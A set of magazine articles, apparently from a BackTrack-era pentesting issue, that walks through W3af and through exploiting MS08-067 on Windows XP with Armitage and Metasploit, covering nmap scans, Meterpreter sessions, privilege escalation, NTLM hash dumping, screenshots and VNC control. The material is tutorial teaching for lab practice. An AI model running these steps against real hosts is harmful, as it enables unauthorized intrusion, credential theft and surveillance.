


Figure 21. Dirbuster




Figure 22. W3af




Figure 23. define the target name e.g(target.com)

- W3af is penetration testing and auditing tool which consist various modules based on Web Payload, Exploits and attacks. To Open W3af Backtrack => Exploitation Tool => Web Exploitation Tool =>W3afgui. In the Below Figure 22 You can see the option of TARGET. In TARGET you need to mention name of web-

site you want to test. On the left Option You see the profile on the based on which you can do audit against Web Application Servers. Once you select profile click on start. Second modules is Response Processing Modules please go through the Figure 23. In Input Base Url we need to define the target name e.g (target.com). If you select these modules then you have to check options against target web application according to the conditions and your choice what you want to gather.

W3af is penetration testing and auditing tool which consist various modules based on Web Payload, Exploits and attacks.

PRABHAKARAN NAIR



CEH, ECSA, CHFI, OPST, OPISA
Information Security Consultant Working With Koenig Solutions Ltd

advertisement



How a Vulnerability Exploitation Works?

In the follow article, We reveal step by step how a vulnerability exploitation works using the free powerful port scanner Nmap and the exploitation tool Metasploit Framework MSF, booth integrated under same graphical user interface; Armitage easy GUI managing for all users.

In short, we exploit the well known vulnerability `ms08_067_netapi` reported by microsoft as MSB-MS08-067 also known as CVE-2008-4250 or OSVDB-49243 in a windows Xp service pakc 3 that although old, still remains operating in major organizations as NASA, remember this month the *International Space Station (ISS)* switched from Windows Xp to Debian, for improved reliability (<http://www.extremetech.com/extreme/155392-international-space-station-switches-from-windows-to-linux-for-improved-reliability>).


The operating system we use to play the penetration test is Backtrack 5 R3, an operating system based on Ubuntu 10.4 developed primarily to audit, scan and penetrate systems. The most recent version is backtrack 5 release 3, the project has evolved to Kali Linux which no longer takes ubuntu repositories, but directly from Debian. Kali is currently in version 1.0.

Let's start. First we launch the GUI Armitage that's going to manage Nmap and Metasploit Framework consoles in graphic mode:

Applications/BackTrack/Exploitation Tools/Network exploitation Tools/Metasploit Framework/Armitage or from Gnome just Type Alt+f2 then enter Armitage and press run. Before it make sure you are running Postgress engine. You also need Nmap and Java, all those tools are already pre configured and pre installed with the backtrack operate system.



First window shows connection options as we said the tool is already preconfigured by the operate system. We select connect. It will take few minutes to do that.




Then is necessary run the Metasploit Framework RPC Server; Press Yes.

How a Vulnerability Exploitation Works?






The interface is composed of two columns and one row; The left column manages, payloads, Post and exploitation Metasploit modules. The right column called target window shows in graphic mode targets and their features. Finally, the row adobe manages Nmap, MSF consoles views also some attacks too. Main interface look like this




We are going to scan ports from whole local network (LAN). There are some types of scan as you can see in the screenshot, considering our network is class C (Ip range from 192.0.0.0 to 223.255.255.0), we are using quick scan (Os detect), the equivalent to the next Nmap advance command:


```
root@bt:~# nmap --min-hostgroup 96 -sV -n -T4 -O -F --version-light 192.168.0.1/24
```




If the scan is good, Hosts are shown with icons into the target window. if not so, make sure you are scanning the correct ip range based on your network class. Afterwards, We select from the menu bar Attacks/Find Attack.



When the attack analysis is complete, you can now see an attack menu attached to each host in the targets window




PENTESTING WITH BACKTRACK




Now we can perform many all those types of attacks shown in the attack menu attached, we are going to exploit a well known vulnerability CVE-2008-4250 so we choose *Attack/smb/MSB-MS08-067-netapi*. This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. Settings are: LHOST local host ip; LPORT: local port; RHOST: Remote Host ip; RPORT: Remote port; SBMPIPE: Portocol. Settings are already configured, just hit Launch.





When the attack is successful, the appearance of the target icon change and one Meterpreter session is opened.



Then we are able to communicate and interact with the remote host through Meterpreter session, we can now post exploit the system, we can Access: Migrate process, escalate privileges, steal Token, Dump Hashes, Persist, Pass Session. *Interact*: Command Shell, Meterpreter Shell, Desktop Shell. *Explore*: Browse Files, Show Processes, Log Keystrokes, Screenshot, WebCam Shot. Also *Pivoting*, *Arp scan* and *kill* processes.




Now we are going to To interact with the desktop's targeted host, go to *Meterpreter/Interact/Desktop (VNC)*. This will stage a VNC server into the memory of the current process and tunnel the connection through Meterpreter. The system will provide you the details to connect a local VNC client to your target as seen in the screenshot



We need type in terminal as a root the command and details given by the system, thats going to connect us to vcn :


```
root@bt:~# vncviewer 127.0.0.1:5972
```



And that's all, by this way we can manage remotely in graphics mode the compromised host through VNC.

For more information about vulnerabilities and exploits, here is an updated table with effective Exploits pack (<https://docs.google.com/spreadsheets/ccc?key=0AgsV3XWFKSPedFMym2RqT2ZVRHRuSDIreJRMTEhVV2c&usp=sharing>).

JORGE MARIO

Awareness & Security Research

@nms_george

Websolutions Colombia Co-founder

ScamBox® Founder

@scamboxcol

advertisement



ANRC

A Cyber criminal can target and breach your organization's perimeter in less than a second from **anywhere in the world ...**

Are You Prepared?

ANRC delivers advanced cyber security training, consulting, and development services that provide our customers with peace of mind in an often confusing cyber security environment. ANRC's advanced security training program utilizes an intensive hands-on laboratory method of training taught by subject matter experts to provide Information Security professionals with the knowledge and skills necessary to defend against today's cyber-attacks and tomorrow's emerging threats.

ANRC's consulting and development services leverage team member knowledge and experience gained in the trenches while securing critical networks in the U.S. Department of Defense and large U.S. corporations. ANRC tailors these services to deliver computer security solutions specific to the needs of the customer's operational environment. Our approach emphasizes a close relationship with our clients as an integral part of our service. We believe we're all in the security battle together, and we view our customers as key members of our team in the fight.

Meta-Fast And Meta-Furious

A quick hands-on description through the hacking cycle using Armitage and the metasploit framework. Tools you will need to practice with the contents described in this article: BACKTRACK 5R3 with Metasploit and Armitage.

It's not that easy for a beginner to grasp the concepts of the Metasploit framework and it's several tools and tweaks. There is a lot of material in hacking techniques, advanced auxiliary modules, cool tips and strategies but throughout the classes I teach, there is always at least one student asking for a quick reference in Armitage to start understanding the Metasploit suite. That's why I decided to write this article, in order to help those pentesting starters and give them a hint of the true Metasploit power.

Armitage is a very useful tool that provides a GUI for Metasploit. It provides an easy way to represent and configure the targets, exploits and also helps a lot with the post exploitation process. We will be covering the first 4 phases of the hacking cycle (Figure 1) with the use of Armitage.

In this article I will assume that you have already downloaded Backtrack 5R3 that has Armitage already installed. If you want to download and configure Armitage by your own on a Windows/Linux computer, you can visit the official web page: www.fastandeasyhacking.com.

To begin using Armitage we have to launch the application inside Backtrack 5r3, on the path: Applications → Backtrack → Exploitation tools → Network Exploitation tools → Metasploit framework → Armitage (as shown on Figure 2).

Right after you click calling for Armitage, you

will be presented with a connection window with the default settings (username and password), just click connect and if you are asked to "Start Metasploit's RPC server" click "Yes". You will have to wait a little and then will be presented with a screen similar to the one shown in Figure 3.



Figure 1. Hacking Cycle




Figure 2. Path To Launch Armitage

Ok then, now that we have Armitage up and running we will start by doing the basics of the hacking cycle.

Reconnaissance

Say you are on a local network with your pentesting lab inside. The first thing you would want to know is what systems are alive and available. You can do that by using the very famous networking tool named NMAP. The best thing about Armitage is that you can call several options and different tools from within Armitage itself.

To call nmap just go to the Host menu, select NMAP SCAN and choose one of the options avail-

able. Recommended for this particular phase: PING SCAN or QUICK SCAN.

PING SCAN will send pings throughout the specified range detecting those systems that are up and running. The result will be shown on a list at the bottom of the screen (as shown in Figure 4). From there you could choose a specific system, go to the HOSTS menu and click on the ADD HOSTS option. You will have to manually enter the IP from the chosen system in order to add a target.

QUICK SCAN: Once you click the quick scan option you will be asked to enter a scan range. For this scenario I am in the 192.168.1.0/24 network. You can provide different types of syntax here. EG:

```
192.168.1.0/24
```

```
10.10.10.1-254
```

When the quick scan is done, you will be prompted with a Complete! message box and if the scan found any live system, it will present it something like the Figure 5.




Figure 3. Armitage Launched




Figure 4. PING SCAN Results

advertisement



enHacke
Su aliado en Seguridad Informática y de la Información

Scanning

Alright, we now have three systems found by the nmap tool. We wish to know more about each one of them. Our next step will be to fire more scan mechanisms integrated in Armitage that make use of several of the tools and tricks provided by Metasploit (e.g: auxiliary modules).

We have two quick options to perform the scan:

- Hosts → NMap Scan → Comprehensive or maybe Quick Scan (OS detect). This option will launch a new NMap Scan provided with different options that will help to determine the Operating System and the services being used in the target system. Once you choose this option, you will have to select a range of IP addresses or type in the specific IP you want as a target.
- Right Click the selected target/host and choose SCAN. This option will launch a couple of auxiliary scans provided by metasploit itself. This scans will provide information about the services and the Operating System.

For this article I chose the second option. Take notice that the target system has now a windows




Figure 5. Live Systems Found By Nmap




Figure 6. Scan Results

logo picture on it. Armitage does this to inform visually about some of the results. Right click the target again and choose services. This will list you the services available at the target. The result is shown in Figure 6.

Gaining access

Now that we have relevant information about the target, the next step would be finding vulnerabilities and attack vectors. We can do this by going to the ATTACKS menu and choose FIND ATTACKS, once the process is over we will receive a message informing us that there is a new option on the targets.

Right click your target and you should see a new menu option: ATTACK.

This option will list you the available services on the target system and also possible exploits to be used in order to gain access on the target system. In this scenario the target system has a WindowsXP SP2 operating system which has the Microsoft NetAPI vulnerability. As you can see in Figure 7, Armitage recommends the `ms08_067_netapi` exploit for use in the vulnerable service.

Clicking on that exploit option will present us with a new window that contains the metasploit attack options already set (Figure 8).

After we click Launch, we will see metasploit attempting to gain access to the target system via




Figure 7. Attack Menu




Figure 8. Metasploit Attack Options

the exploit we chose. If everything works fine, metasploit will let us know that we have a new meterpreter session available (in this case session 2 as seen in Figure 9). This new session means that we now have access and control of the system. If we pay attention to our target in the hosts grid we will notice the host with a bolt around it. This is Armitage letting you know that you have control over that system and that the penetration has been successful.

Post Exploitation & Maintaining access

From this part on, it is almost Game Over for the target system. This is because we now have full control over the system with the meterpreter payload. You will have to try out the different options provided by meterpreter in order to get a good grasp of it. I will mention the most popular options used in pentesting.

Privilege sculation

Right click on the target system and head to the meterpreter option → Access → Escalate Privileges.

The use of this technique is very usefull if you have restricted or user-level privileges. Metasploit will attempt to give you SYSTEM privileges so you can have total control within the system.




Figure 9. Dump Hashes Menu

user	pass	host
Administrador	aad3b435b51404eeaad3b435b51404ee:31d6cfe...	192.168.1.38
Asistente de ayuda	fc0c5534456cbbba2a7503a40d6d5f84:83c4acba...	192.168.1.38
Asistente de ayuda	fc0c5534456cbbba2a7503a40d6d5f84:83c4acba...	192.168.1.38
Invitado	aad3b435b51404eeaad3b435b51404ee:31d6cfe...	192.168.1.38
SUPPORT_388945a0	aad3b435b51404eeaad3b435b51404ee:2b4c187...	192.168.1.38
Usuario	aad3b435b51404eeaad3b435b51404ee:31d6cfe...	192.168.1.38

Figure 10. Hash Table




Figure 11. Explore Menu

Dump Hashes

You can choose any of the two offered options (Figure 9). In this example, I chose the lsass method. After you click on it you will have to wait for a “completed” message, go to the View menu and select CREDENTIALS.

Once you have clicked on the credentials option, you will be presented with a hash table of all the users available locally on the target system (Figure 10). The next step would be to try those hashes on a hash cracking software like john the ripper or ophcrack, so you can get the passwords in plain text.

Screenshot

Within the explore menu you will have several interesting options (Figure 11). Screenshot will give you an instant real time picture of the target’s screen.

Command shell / Meterpreter shell

The last option is not the least important. The command shell for seasoned pentesters is all they need to control the entire system. The power of meterpreter resides on automating and making things very easy and fast that in other way would




Figure 12. Interact Menu




Figure 13. Meterpreter Console

